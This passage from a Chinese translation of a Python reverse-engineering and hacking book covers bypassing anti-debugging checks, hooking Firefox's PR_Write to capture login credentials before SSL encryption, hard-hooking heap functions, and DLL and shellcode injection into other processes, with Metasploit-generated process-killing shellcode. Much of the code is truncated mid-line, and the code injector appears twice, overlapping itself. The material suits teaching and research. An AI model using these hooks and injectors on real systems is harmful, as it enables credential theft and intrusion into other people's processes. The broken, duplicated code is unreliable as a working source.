将生成的代码和你的 shellcdoe 组合之后，你就能将 exploit 移植到具有反 DEP 的系统。 现在只要用简单的 Python 脚本就能在很短的时间内开发出稳定的 exploit，再也不用花几个 小时苦苦寻找地址，最后花 30 秒试验。接下来学习如何用 immlib 绕过病毒的一般的反调试 机制。

5.4 搞定反调试机制

现在的病毒是越来越狡猾了，无论是在感染，传播还是在反分析方面。一方面，将代码打包或者加密代码使代码模糊化，另一个方面使用反调试机制，郁闷调试者。接下来我们将 了解常用反调试机制，并用 Immunity 调试器和 Python 创造自己的脚本绕过反调试机制。

5.4.1 IsDebuggerPresent

现在最常用的反调试机制就是用 IsDebuggerPresent（由 kernel32.导出）。函数不需要参 数，如果发现有调试器附加到当前进程，就返回 1，否则返回 0.如果我们反汇编这个函数：

```
7C813093 &gt;/$ 64:A1 18000000 MOV EAX,DWORD PTR FS:[18]
7C813099  &#124;. 8B40 30  MOV EAX,DWORD PTR DS:[EAX+30]
7C81309C  &#124;. 0FB640 02  MOVZX EAX,BYTE PTR DS:[EAX+2]
7C8130A0  \. C3  RETN
```

代码通过不断的寻址找到能证明进程被调试的数据位，第一行，通过 FS 寄存器的第 0x18 位找到 TIB（线程信息块）的地址。第二行通过 TIB 的第 0x30 位找到 PEB(进程环境信息块) 的地址。第三行将 PEB 的 0x2 位置上的 BeingDebugged 变量存在 EAX 寄存器中，如果有调 试器附加到进程，该值为 0x1。Damian Gomez 提供了一个简单的方式绕过 IsDebuggerPresent， 可以很方便的在 Immunity 执行，或者在 PyCommand 中调用。

```
imm.writeMemory( imm.getPEBaddress() + 0x2, "\x00" )
```

上面的代码将 PEB 的 BeingDebugged 标志就当的设置成0.现在病毒无法使用 IsDebuggerPresent 来判断了调试器了，它傻了。

5.4.2 解决进程枚举

病毒会测试枚举所有运行的进程以确认是否有调试器在运行。举个例子，如果你正在用 Immunity 调试 一个病毒，就会注册一个名为 ImmunityDebugger.exe 的进程。病毒通过用 Process32First 查找第一个注册的进程，接着用 Process32Next 循环获取剩下的进程。这两个 函数调用会返回一个布尔值，告诉调用者函数是否执行成功。我们重要将函数的返回值（存 储在 EAX 寄存器中），就当的设置为 0 就能够欺骗那些调用者了。代码如下：

```
process32first = imm.getAddress("kernel32.Process32FirstW")
process32next = imm.getAddress("kernel32.Process32NextW")
function_list = [ process32first, process32next ]
patch_bytes = imm.Assemble( "SUB EAX, EAX\nRET" )
for address in function_list:
    opcode = imm.disasmForward( address, nlines = 10 )
    imm.writeMemory( opcode.address, patch_bytes )
```

首先获取两个函数的地址，将它们放到列表中。然后将一段补丁代码汇编成操作码，代 码将 EAX 设置成 0，然后返回。接下来反汇编 Process32First 和 Process32Next 函数第十行 的代码。这样做的目的就是一些高级的病毒会确认函数的头部是否被修改过。我们在第 10行再写入补丁，就能瞒天过海了。然后简单的将我们的补丁代码写入第 10 行，现在无论怎 么调用两个函数都会返回失败。

我们通过两个例子讲解了如何使用 Python 和 Immunity 调试器，使病毒无法发现我们。 越来越多的的反调试技术将在病毒中使用，对付他们的方法也不会完结。但是 Immunity 无 疑将会成为你对付病毒或者开发 exploit 的利器。

接下来看看在逆向工程中的 hooking 技术。

6 HOOKING

Hooking 是一种强大的进程监控 (process-observation)技 术,通过改变进程的流程，以监视进程中数据的访问和改变。 Hooking 常用于隐藏 rootkits，窃取按键信息，还有调试工作。在逆向调试中，通过构建简单的 hook 检索我们需要的信息，能够节省很多手工操作的时间。hook，简单而强大。

在 Windows 系统中，有非常多的方法实现 hook。我们主要介绍两种：soft hook 和 hard hook。soft hook 就是在要附加的目标进程中，插入 INT3 中断，接管进程的执行流程。这和 58 夜的“扩展断点处理”很像。hard hook 则是在目标进程中硬编码(hard-coding)一个跳转 到 hook 代码(用汇编代码编写)。Soft hook 在频繁的函数调用中很有用。然而，为了对目标 进 程 产 生 最 小 的 影 响 就 必 须 用 到 hard hook 。 有 两 种 主 要 的 hard hook ， 分 别 是 heap-management routines 和 intensive file I/O operations。

我们在前面介绍的工具实现 hook。用 PyDbg 实现 soft hook 用于嗅探加密的网络传输。 用 Immunity 实现 hard hook 做一些高效的 heap instrumentation。

6.1 用 PyDbg 实现 Soft Hooking

第一个例子就是在应用层嗅探加密的网络传输。平时为了明白客户端和服务器之间的工 作流程，我们都会使用一个网络分析器列如 Wireshark。很不幸的是，Wireshark 获得的数据 经常都是加密过的，使得协议分析变得模糊。用 soft hooking 你能够在数据加密前或者接受 并解密后捕获它们。

实验目标就是最流行的开源浏览器 Mozilla Firefox。为了这次实验，我们假设 Firefox 是闭源的（否则会相当没趣）。我们的任务就是在 firefox.exe 进程加密数据前嗅探出数据。 现在最通用的网络加密协议就是 SSL，这次的主要目标就是解决她。

为了跟踪函数的调用（未加密数据的传递），需要使用记录模块间调用的技巧 http://forum.immunityinc.com/index.php?topic=35.0)。现在首要解决的问题就是在什么地方 设置 hook。我们先假定将 hook 设置在 PR_Write 函数上（由 nspr4.dll. 导出）。当这个函数被 执行的时候，堆栈[ESP + 8]指向 ASCII 字符串（包含我们提交的但未加密的数据）。 ESP + 8 说明它是 PR_Write 的第二个函数，也是我们需要的，记录它，恢复程序。

首先打开 Firefox，输入网址 https://www.openrce.org/。一旦你接收了 SSl 证书，页面就 加载成功。接着 Immunity 附加到 firefox.exe 进程在 nspr4.PR_Write 设置断点。在 OpenRCE 网站右上角有一个登录窗口，设置用户名为 test 和密码 test，点击 Login 按钮。设置的断点 立刻被触发；再按 F9，断点再次触发。最后，你将在栈看到如下的内容：

```
[ESP + 8] => ASCII "username=test&password=test&remember_me=on"
```


很好，我们很清晰的看到了用户名和密码。但是如果从网络层看传输的数据，将是一堆 经过 SSL 加密的无意义的数据。这种方法不仅对 OpenRCE 有效。当你浏览任何一个需要传 输敏感数据的网站的时候，这些数据都将很容易的被捕捉到。现在再也不用手工操作调试器 去捕捉了，自动化才是王道。

在用 PyDbg 定义 soft hook 之前，需要先定义一个包含说有 hook 目标的容器。如下初始 化容器：

```
hooks = utils.hook_container()
```

使用 hook_container 类的 add()方法将我们定义的 hook 加进去。函数原型：

```
add( pydbg, address, num_arguments, func_entry_hook, func_exit_hool
```



第一个参数设置成一个有效的 pydbg 目标，address 参数设置成要安装 hook 的地址， num_arguments 设置成传递给 hook 的参数。func_entry_hook 和 func_exit_hook 都是回调函数。 func_entry_hook 是 hook 被触发后立刻调用的，func_exit_hook 是被 hook 的函数将要退出之 前执行的。entry hook 用于得到函数的参数，exit hook 用于捕捉函数的返回值。

```
def entry_hook( dbg, args ):
    # Hook code here
    return DBG_CONTINUE
```

dbg 参数设置成有效的 pydbg 目标，args 接收一个列表，包含 hook 触发时接收到的参 数。

exit hook 回调函数有一点不同就是多了个 ret 参数，包含了函数的返回值(EAX 的值): def exit_hook(dbg, args, ret):

```
# Hook code here
return DBG_CONTINUE
```

接下用实例看看如何用 entry hook 嗅探加密前的数据。

```
#firefox_hook.py from pydbg import *
from pydbg.defines import *
import utils
import sys
dbg = pydbg()
found_firefox = False
# Let's set a global pattern that we can make the hook
# search for
pattern = "password"
# This is our entry hook callback function
# the argument we are interested in is args[1]
def ssl_sniff( dbg, args ):
    # Now we read out the memory pointed to by the second argument
    # it is stored as an ASCII string, so we'll loop on a read unt
    # we reach a NULL byte buffer = ""
    offset = 0
    while 1:
        byte = dbg.read_process_memory( args[1] + offset, 1 )
        if byte != "\x00":
            buffer += byte offset += 1 continue
        else:
            break
    if pattern in buffer:
        print "Pre-Encrypted: %s" % buffer
    return DBG_CONTINUE
# Quick and dirty process enumeration to find firefox.exe
for (pid, name) in dbg.enumerate_processes():
    if name.lower() == "firefox.exe":
        found_firefox = True
        hooks = utils.hook_container() dbg.attach(pid)
        print "[*] Attaching to firefox.exe with PID: %d" % pid
        # Resolve the function address
        hook_address = dbg.func_resolve_debuggee("nspr4.dll","PR_W
        if hook_address:
            # Add the hook to the container. We aren't interested
            # in using an exit callback, so we set it to None.
            hooks.add( dbg, hook_address, 2, ssl_sniff, None )
            print "[*] nspr4.PR_Write hooked at: 0x%08x" % hook_add
            break
        else:
            print "[*] Error: Couldn't resolve hook address."
            sys.exit(-1)
if found_firefox:
    print "[*] Hooks set, continuing process."
    dbg.run()
else:
    print "[*] Error: Couldn't find the firefox.exe process."
    sys.exit(-1)
```

代码简洁明了:在 PR_Write 上设置 hook，当 hook 被触发的时候，我们尝试读出第二个 参数指向的字符串。如果有符合的数据就打印在命令行。启动一个新的 Firefox，接着运行 firefox_hook.py 脚本。重复之前的步骤，登录 https://www.openrce.org/，将看到输出如下：

```
[*] Attaching to firefox.exe with PID: 1344
[*] nspr4.PR_Write hooked at: 0x601a2760
[*] Hooks set, continuing process.
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=test&password=test&remember_me=on
Pre-Encrypted: username=jms&password=yeahright!&remember_me=on
```

Listing 6-1: How cool is that! 我们能看到未加密前的用户名密码

我们已经看到了 soft hook 的轻量级和强大能力。这种方法能被用于所有类型的调试和 逆向过程。在上面的例子中 soft hook 的工作还算正常，如果遇到有性能限制的函数调用时， 进程马上就会变得缓慢，行为异常，还可能崩溃。只是因为，当 INT3 被触发的时候，会将 执行权限交给我们的 hook 代码之后返回。这回花费非常多的事件，如果函数每秒钟执行数 千次。接下来让我们看看如何通过设置 hard hook 和 instrument low-level heap routines 以解决这个问题。

6.2 Hard Hooking

现在轮到有趣的地方了，hard hooking。这种 hook 很高级，对进程的影响也很小，因为 hook 代码字节写成了 x86 汇编代码。在使用 soft hook 的时候在断点触发的时候有很多事件 发生，接着执行 hook 代码，最后恢复进程。使用 hard hook 的时候，只要在进程内部扩展一 块区域，存放 hook 代码，跳转到此区域执行完成后，返回正常的程序执行流程。优点就是， hard hook 目标进程的时候，进程没有暂停，不像 soft hook。

Immunity 调试器提供了一个简单的对象 FastLogHook 用来创建 hard hook。FastLogHook 在需要 hook 的函数里写入跳转代码，跳到 FastLogHook 申请的一块代码区域，函数内被跳 转代码覆盖的代码就存放在这块新创建的区域。当你构造 fast log hooks 的时候，需要先定 一个 hook 指针，然后定义想要记录的数据指针。程序框架如下：

```
imm = immlib.Debugger()
fast = immlib.FastLogHook( imm )
fast.logFunction( address, num_arguments )
fast.logRegister( register )
fast.logDirectMemory( address )
fast.logBaseDisplacement( register, offset )
```

logFunction 接受两个参数，address 就是在希望 hook 的函数内部的某个地址（这个地 址会被跳转指令覆盖）。如果在函数的头部 hook，num_arguments 则设置成想要捕捉到的参 数 的 数 量 ， 如 果 在 函 数 的 结 束 hook ， 则 设 置 成 0 。 数 据 的 记 录 由 logRegister(),logBaseDisplacement(), and logDirectMemory()三个方法完成。

```
logRegister( register )
logBaseDisplacement( register, offset ) logDirectMemory( address )
```

logRegister()方法用于跟踪指定的寄存器，比如跟踪函数的返回值（存储在 EAX 中）。 logBaseDisplacement()方法接收 2 个参数，一个寄存器，和一个偏移量；用于从栈中提取参 数或者根据寄存器和偏移量获取。最后一个 logDirectMemory()用于从指定的内存地址获取 数据。

当 hook 触发，log 函数执行之后，他们就将数据存储在一个 FastLogHook 申请的地址。 为了检索 hook 的结果，你必须使用 getAllLog()函数，它会返回一个 Python 列表：

```
[( hook_address, ( arg1, arg2, argN )), ... ]
```

所以每次 hook 被触发的时候，触发地址就存在 hook_address 里，所有需要的信息包含在第二项中。还有另外一个重要的 FastLogHook 就是 STDCALLFastLogHook(用于 STDCALL 调用约定)。cdecl 调用约定使用 FastLogHook。

Nicolas Waisman(顶级堆溢出专家)开发了 hippie(利用 hard hook)，可以在 Immunity 中通过 PyCommand 进行调用。Nico 的解说：

创造 Hippie 的目的是为了创建一个好笑的 log hook，使得处理海量的堆函数调用变成可能。举个例子：如果你用 Notepad 打开一个文件对话框，它需要调用大约 4500 次 RtlAllocateHeap 和 RtlFreeHeap 。如果是 Internet Explorer，堆相关的函数调用会有 10 倍甚至更多。

通过 hippie 学习堆的操作，对于将来写基于堆利用的 exploit 相当重要。出于简洁的原因，我们只使用 hippie 的核心功能创建一个简单的脚本 hippie_easy.py。

在我们开始前，先了解下 RtlAllocateHeap 和 RtlFreeHeap。

```
BOOLEAN RtlFreeHeap(
    IN PVOID HeapHandle, IN ULONG Flags,
    IN PVOID HeapBase
);
PVOID RtlAllocateHeap(
    IN PVOID HeapHandle, IN ULONG Flags,
    IN SIZE_T Size
);
```

RtlFreeHeap 和 RtlAllocateHeap 的所有参数都是必须捕捉的，不过 RtlAllocateHeap 返回的新堆的地址也是需要捕捉的。

```
#hippie_easy.py
import immlib
import immutils
# This is Nico's function that looks for the correct
# basic block that has our desired ret instruction
# this is used to find the proper hook point for RtlAllocateHeap
def getRet(imm, allocaddr, max_opcodes = 300):
    addr = allocaddr
    for a in range(0, max_opcodes):
        op = imm.disasmForward( addr )
        if op.isRet():
            if op.getImmConst() == 0xC:
                op = imm.disasmBackward( addr, 3 )
                return op.getAddress()
        addr = op.getAddress()
    return 0x0
# A simple wrapper to just print out the hook
# results in a friendly manner, it simply checks the hook
# address against the stored addresses for RtlAllocateHeap, RtlFree
if a[0] == rtlallocate:
```

```
    imm.Log( "RtlAllocateHeap(0x%08x, 0x%08x, 0x%08x) <- 0x%08x %s'
    return "done"
else:
    imm.Log( "RtlFreeHeap(0x%08x, 0x%08x, 0x%08x)" % (a[1][0], a[1]
def main(args):
    imm = immlib.Debugger()
    Name = "hippie"
    fast = imm.getKnowledge( Name )
    if fast:
        # We have previously set hooks, so we must want
        # to print the results
        hook_list = fast.getAllLog()
        rtlallocate, rtlfree = imm.getKnowledge("FuncNames")
        for a in hook_list:
            ret = showresult( imm, a, rtlallocate )
        return "Logged: %d hook hits." % len(hook_list)
    # We want to stop the debugger before monkeying around
    imm.Pause()
    rtlfree = imm.getAddress("ntdll.RtlFreeHeap")
    rtlallocate = imm.getAddress("ntdll.RtlAllocateHeap")
    module = imm.getModule("ntdll.dll")
    if not module.isAnalysed():
        imm.analyseCode( module.getCodebase() )
    # We search for the correct function exit point
    rtlallocate = getRet( imm, rtlallocate, 1000 )
    imm.Log("RtlAllocateHeap hook: 0x%08x" % rtlallocate)
    # Store the hook points
    imm.addKnowledge( "FuncNames", ( rtlallocate, rtlfree ) )
    # Now we start building the hook
    fast = immlib.STDCALLFastLogHook( imm )
    # We are trapping RtlAllocateHeap at the end of the function
    imm.Log("Logging on Alloc 0x%08x" % rtlallocate)
    fast.logFunction( rtlallocate )
    fast.logBaseDisplacement( "EBP", 8 )
    fast.logBaseDisplacement( "EBP", 0xC )
    fast.logBaseDisplacement( "EBP", 0x10 )
    fast.logRegister( "EAX" )
    # We are trapping RtlFreeHeap at the head of the function
    imm.Log("Logging on RtlFreeHeap 0x%08x" % rtlfree)
    fast.logFunction( rtlfree, 3 )
    # Set the hook fast.Hook()
    # Store the hook object so we can retrieve results later
    imm.addKnowledge(Name, fast, force_add = 1)
    return "Hooks set, press F9 to continue the process."
```

第一个函数使用 Nico 内建的代码块找到可以在 RtlAllocateHeap 内部设置 hook 的地址。 让我们反汇编 RtlAllocateHeap 函数看看最后几行的指令是怎么样的：

```
0x7C9106D7 F605 F002FE7F TEST BYTE PTR DS:[7FFE02F0],2
0x7C9106DE 0F85 1FB20200 JNZ ntdll.7C93B903
0x7C9106E4 8BC6 MOV EAX,ESI
0x7C9106E6 E8 17E7FFFF CALL ntdll.7C90EE02
0x7C9106EB C2 0C00 RETN 0C
```

Python 代码从函数的头部看似反汇编，直到在 0x7C9106EB 找到 RET 指令然后确认整 行指令包含 0x0C。然后往后反汇编 3 行指令到达 0x7C9106D7。这样做只不过是为了确保 有足够的空间写入 5 个字节的 JMP 指令。如果我们在 RET 这行写入 5 个字节的 JMP 指令， 数据就会覆盖出函数的代码范围。那接下来很可能发生恐怖的事情，破坏了代码对齐，进程 会崩溃。这些小函数能帮你解决很多可怕的事情，在二进制面前，任何的差错都会导致灾难。

下一行代码就是简单的判断 hook 是否设置了，如果设置了就从 knowledge base 中获取 必要的目标，然后打印出 hook 信息。脚本第一次运行的时候设置 hook，第二次运行的时候 监视 hook 到的结果，每次运行都获取新的 hook 数据。如果想查询任何存储在 knowledge base 里的目标，重要从调试器的 shell 里访问就行了。

最后一块代码就是构造 hook 和监视点。对于 RtlAllocateHeap 调用获取所有的三个参数 还有返回值，RtlFreeHeap 只要获取三个参数就可以了。只用了不超过 100 行的代码，我们 就成功使用了强大的 hard hook，没用使用任何的编辑器和多余的工具。Very cool！

让用 notepad.exe 做测试，看看是否如 Nico 所说打开一个对话框就会有将近 4500 个堆 调用。在 Immunity 下打开 C:\WINDOWS\System32\notepad.exe 运行!hippie_easy 命令(如果 不懂看 第五章)。恢复进程，在 Notepad 里选择 File-->Open。

现在确认结果。重复运行!hippie_easy，你将会看到调试器日志窗口(ALT-L)的输出。

```
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca0b0)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca058)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000ca020)
RtlFreeHeap(0x001a0000, 0x00000000, 0x001a3ae8)
RtlFreeHeap(0x00030000, 0x00000000, 0x00037798)
RtlFreeHeap(0x000a0000, 0x00000000, 0x000c9fe8)
```

Listing 6-2 由!hippie_easy PyCommand 产生的输出

非常好！我们有了一些结果，如果你看到 Immunity 调试器的状态栏，会看到总共有 4674 次触发。所以 Nico 是对的。你能在任何时候重新运行脚本以便看到新的触发结果和统计数 值。最 cool 的地方是成千上万次的调用都不会降低到进程的执行效率。

hook 将会在你的逆向调试中一次又一次的使用。在这里我们不仅学会了运用强大的 hook 技能，还让这一切自动的进行，这是美好的，这是幸福的，这是伟大的。接下来让我 们学习如何控制一个进程，那会更有趣。

7 Dll 和代码注入

有时候在执行逆向工程或者攻击特定程序的时候，将代码 加载进目标进程，并在进程内执行是非常有用的。这类技术一般 被称为注入，常用于偷取密码或者获得远程桌面的控制权。注入主要分为 DLL 和代码注入两种，我们将用 Python 结合这两种技术创建一些简单的应用程序。为将来开发，exploit 编写，shellcode 和安全 测试做准备。接下来要实现的任务就是，用 DLL 注入在目标进程内运行一个窗口，用代码注入将 shellcode 注入目标进程，让 shellcode 杀死进程。最后我们将用纯 Python 实现一个后门。在实现的过程中将大量的用到代码注入，和一些黑色技巧。让我们先从创建远线程开始， 这是注入的基础。

7.1 创建远线程

两种注入虽然在基础原理上不同，但是实现的方法差不多：创建远线程。这由 CreateRemoteThread()完成，同样由由 kernel32.dll 导出。原型如下:

```
HANDLE WINAPI CreateRemoteThread(
    HANDLE hProcess,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    SIZE_T dwStackSize,
    LPTHREAD_START_ROUTINE lpStartAddress,
    LPVOID lpParameter,
    DWORD dwCreationFlags,
    LPDWORD lpThreadId
);
```

别被这么多参数吓着，它们很多通过名字就能知道什么用。第一个参数，hProcess 就是 将要注入的目标进程的句柄。lpThreadAttributes 参数就是创建的线程的安全描述符，其中 的数值决定了线程是否能被子进程继承。在这里只要简单的设置成 NULL，将会得到一个不 能继承的线程句柄，和一个默认的安全描述符。dwStackSize 参数表示新线程的栈大小，在 这里简单的设置成 0，表示设置成进程默认的大小。下一次参数是最重要的：lpStartAddress， 也就是新线程要执行的代码在内存中的哪个位置。lpParameter 和上一个参数一样重要，不 过 提 供 的 是 一 个 指 针 ， 指 向 一 块 内 存 区 域 ， 里 头 的 数 据 就 是 传 递 给 新 线 程 的 参 数 。 dwCreationFlags 决定了线程如何开始。这里我们设置成 0，表示在线程创建后立即执行。更 多详细的介绍看 MSDN。最后一个参数 lpThreadId 在线程创建成功后填充为新线程的 ID。 知道了参数的作用，让我们看看如何将 DLL 注入到目标进程，以及 shellcode 的注入。

两种远线程创建，有些许的不同，所以分开来说。

7.1.1 DLL 注入

DLL 注入是亦正亦邪的技术。从 Windows 的 shell 扩展到病毒的偷取技术，处处都能见到它们。甚至安全软件也会通过将 DLL 注入进程以监视进程的行为。DLL 确实很好用，因 为它们不仅能够将它编译为二进制，还能加载到目标进程，使它成为目标进程的一部分。这 非常有用，比如绕过软件防火墙的限制（它们通常只让特定的进程与外界联系，比如 IE）。 接下来让我们用 Python 写一个 DLL 注入脚本，实现将 DLL 注入指定的任何进程。

在一个进程里载入 DLL 需要使用 LoadLibrary()函数（由 kernel32.dll 导出）。函数原型 如下：

```
HMODULE LoadLibrary(
    LPCTSTR lpFileName
);
```

lpFileName 参数为 DLL 的路径。我们需要让目标调用 LoadLibraryA 加载我们的 DLL。 首先解析出 LoadLibraryA 在内存中的地址，然后将 DLL 路径传入。实际操作就是使用 CreateRemoteThread()，lpStartAddress 指向 LoadLibraryA 的地址，lpParameter 指向 DLL 路 径。当 CreateRemoteThread()执行成功，就像目标进程自己调用 LoadLibraryA 加载了我们的 DLL。

DLL 注入测试的源码，可从 http://www.nostarch.com/ghpython.htm 下载。

```
#dll_injector.py
import sys
from ctypes import *
PAGE_READWRITE = 0x04
PROCESS_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )
kernel32 = windll.kernel32
pid = sys.argv[1]
dll_path = sys.argv[2]
dll_len = len(dll_path)
# Get a handle to the process we are injecting into.
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pi
if not h_process:
    print "[*] Couldn't acquire a handle to PID: %s" % pid
    sys.exit(0)
# Allocate some space for the DLL path
arg_address = kernel32.VirtualAllocEx(h_process, 0, dll_len, VIRTUA
# Write the DLL path into the allocated space
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, dll_path, dll_l
# We need to resolve the address for LoadLibraryA
h_kernel32 = kernel32.GetModuleHandleA("kernel32.dll")
h_loadlib = kernel32.GetProcAddress(h_kernel32,"LoadLibraryA")
# Now we try to create the remote thread, with the entry point set
# to LoadLibraryA and a pointer to the DLL path as its single param
if not kernel32.CreateRemoteThread(h_process,
                                    None, 0,
                                    h_loadlib, arg_address, 0,
                                    byref(thread_id)):
    print "[*] Failed to inject the DLL. Exiting."
    sys.exit(0)
print "[*] Remote thread with ID 0x%08x created." % thread_id.value
```

第一步，在目标进程内申请足够的空间，用于存储 DLL 的路径。第二步，将 DLL 路径 写入申请好的地址。第三步，解析 LoadLibraryA 的内存地址。最后一步，将目标进程句柄 和 LoadLibraryA 地址还有存储 DLL 路径的内存地址，传入 CreateRemoteThread()。一旦， 线程创建成功就会看到弹出一个窗口。

现在我们已经成功的完成了 DLL 注入。是让弹出窗口优点虎头蛇尾。但是这对于我们 明白注入的使用，非常重要。

7.1.2 代码注入

让我们再狡猾点，再黑点。代码注入能够将 shellcode 注入到一个运行的进程，立即执 行，不会在硬盘上留下任何东西。同样也能将一个进程的 shell 迁移到另一个进程。

接下来我们将用一个简短的 shellcode（能终止指定 PID 的进程）注入到目标进程，然 后杀掉目标进程，同时不留任何痕迹。这对于我们本章最后要创建的后门是至关重要的一步。 同样，我们还要演示如何安全的替换 shellcode，以适用更多的不同的任务。

可以通过 Metasploit 的主页获得终止进程的 shellcode，它们的 shellcode 生成器非常好 用。如果之前没用过的，直接访问 http://metasploit.com/shellcode/。这次我们使用 Windows Execute Command shellcode 生成器。创建的 shellcdoe 如表 7-1。

```
/* win32_exec - EXITFUNC=thread CMD=taskkill /PID AAAAAAAA Size=15
unsigned char scode[] =
    "\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x
    "\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x
    "\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x
    "\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\x
    "\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x
    "\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x
    "\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\x
    "\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\x
    "\xe7\x74\x61\x73\x6b\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x
    "\x41\x41\x41\x41\x41\x41\x41\x00";
```

Listing 7-1:由 Metasploit 产生的 Process-killing shellcode

生成的 shellcode 的时候记得选中 Restricted Characters 文本框以清除 0x00 字节，同时 Encoder 框设置成默认编码。在 shellcode 的最后一行你看到了重复的 8 个\x41。为什么是 8 个大小的 A？因为，后面我们要动态的指定 PID(需要被杀掉的进程)的时候，只要把 8 个\x41 替换成 PID 的数值就行了，剩下的位置用\x00 替换。如果之前生成的时候对 shellcode 进行 了编码，那后面的这 8 个 A 也会被编码，到时候你就会非常痛苦，根本找不出来替换的地 方。

现在我们有了自己的 shellcode，是时候回来进行实际的 code injection 工作了。

```
#code_injector.py
import sys
from ctypes import *
# We set the EXECUTE access mask so that our shellcode will
# execute in the memory block we have allocated
PAGE_EXECUTE_READWRITE = 0x00000040
PROCESS_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )
kernel32 = windll.kernel32
pid = int(sys.argv[1])
pid_to_kill = sys.argv[2]
if not sys.argv[1] or not sys.argv[2]:
    print "Code Injector: ./code_injector.py <PID to inject> <PID t
#/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
#Size=159 Encoder=None http://metasploit.com */
shellcode = \
    "\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x
    "\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x
    "\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x
    "\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\x
    "\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x
    "\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x
    "\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\x
    "\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\x
    "\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x
    "\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"
padding = 4 - (len( pid_to_kill ))
replace_value = pid_to_kill + ( "\x00" * padding )
replace_string= "\x41" * 4
shellcode = shellcode.replace( replace_string, replace_value )
code_size = len(shellcode)
# Get a handle to the process we are injecting into.
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pi
if not h_process:
    print "[*] Couldn't acquire a handle to PID: %s" % pid
```

```
# code_injector.py
import sys
from ctypes import *
# We set the EXECUTE access mask so that our shellcode will
# execute in the memory block we have allocated
PAGE_EXECUTE_READWRITE = 0x00000040
PROCESS_ALL_ACCESS = ( 0x000F0000 | 0x00100000 | 0xFFF )
VIRTUAL_MEM = ( 0x1000 | 0x2000 )
kernel32 = windll.kernel32
pid = int(sys.argv[1])
pid_to_kill = sys.argv[2]
if not sys.argv[1] or not sys.argv[2]:
    print "Code Injector: ./code_injector.py <PID to inject> <PID t
    sys.exit(0)
#/* win32_exec - EXITFUNC=thread CMD=cmd.exe /c taskkill /PID AAAA
#Size=159 Encoder=None http://metasploit.com */
shellcode = \
    "\xfc\xe8\x44\x00\x00\x00\x8b\x45\x3c\x8b\x7c\x05\x78\x01\xef\x
    "\x4f\x18\x8b\x5f\x20\x01\xeb\x49\x8b\x34\x8b\x01\xee\x31\xc0\x
    "\xac\x84\xc0\x74\x07\xc1\xca\x0d\x01\xc2\xeb\xf4\x3b\x54\x24\x
    "\x75\xe5\x8b\x5f\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5f\x1c\x01\x
    "\x8b\x1c\x8b\x01\xeb\x89\x5c\x24\x04\xc3\x31\xc0\x64\x8b\x40\x
    "\x85\xc0\x78\x0c\x8b\x40\x0c\x8b\x70\x1c\xad\x8b\x68\x08\xeb\x
    "\x8b\x80\xb0\x00\x00\x00\x8b\x68\x3c\x5f\x31\xf6\x60\x56\x89\x
    "\x83\xc0\x7b\x50\x68\xef\xce\xe0\x60\x68\x98\xfe\x8a\x0e\x57\x
    "\xe7\x63\x6d\x64\x2e\x65\x78\x65\x20\x2f\x63\x20\x74\x61\x73\x
    "\x6b\x69\x6c\x6c\x20\x2f\x50\x49\x44\x20\x41\x41\x41\x41\x00"
padding = 4 - (len( pid_to_kill ))
replace_value = pid_to_kill + ( "\x00" * padding )
replace_string= "\x41" * 4
shellcode = shellcode.replace( replace_string, replace_value )
code_size = len(shellcode)
# Get a handle to the process we are injecting into.
h_process = kernel32.OpenProcess( PROCESS_ALL_ACCESS, False, int(pi
if not h_process:
    print "[*] Couldn't acquire a handle to PID: %s" % pid
    sys.exit(0)
# Allocate some space for the shellcode
arg_address = kernel32.VirtualAllocEx(h_process, 0, code_size, VIRT
# Write out the shellcode
written = c_int(0)
kernel32.WriteProcessMemory(h_process, arg_address, shellcode, code
# Now we create the remote thread and point its entry routine
# to be head of our shellcode
thread_id = c_ulong(0)
if not kernel32.CreateRemoteThread(h_process,None,0,arg_address,Non
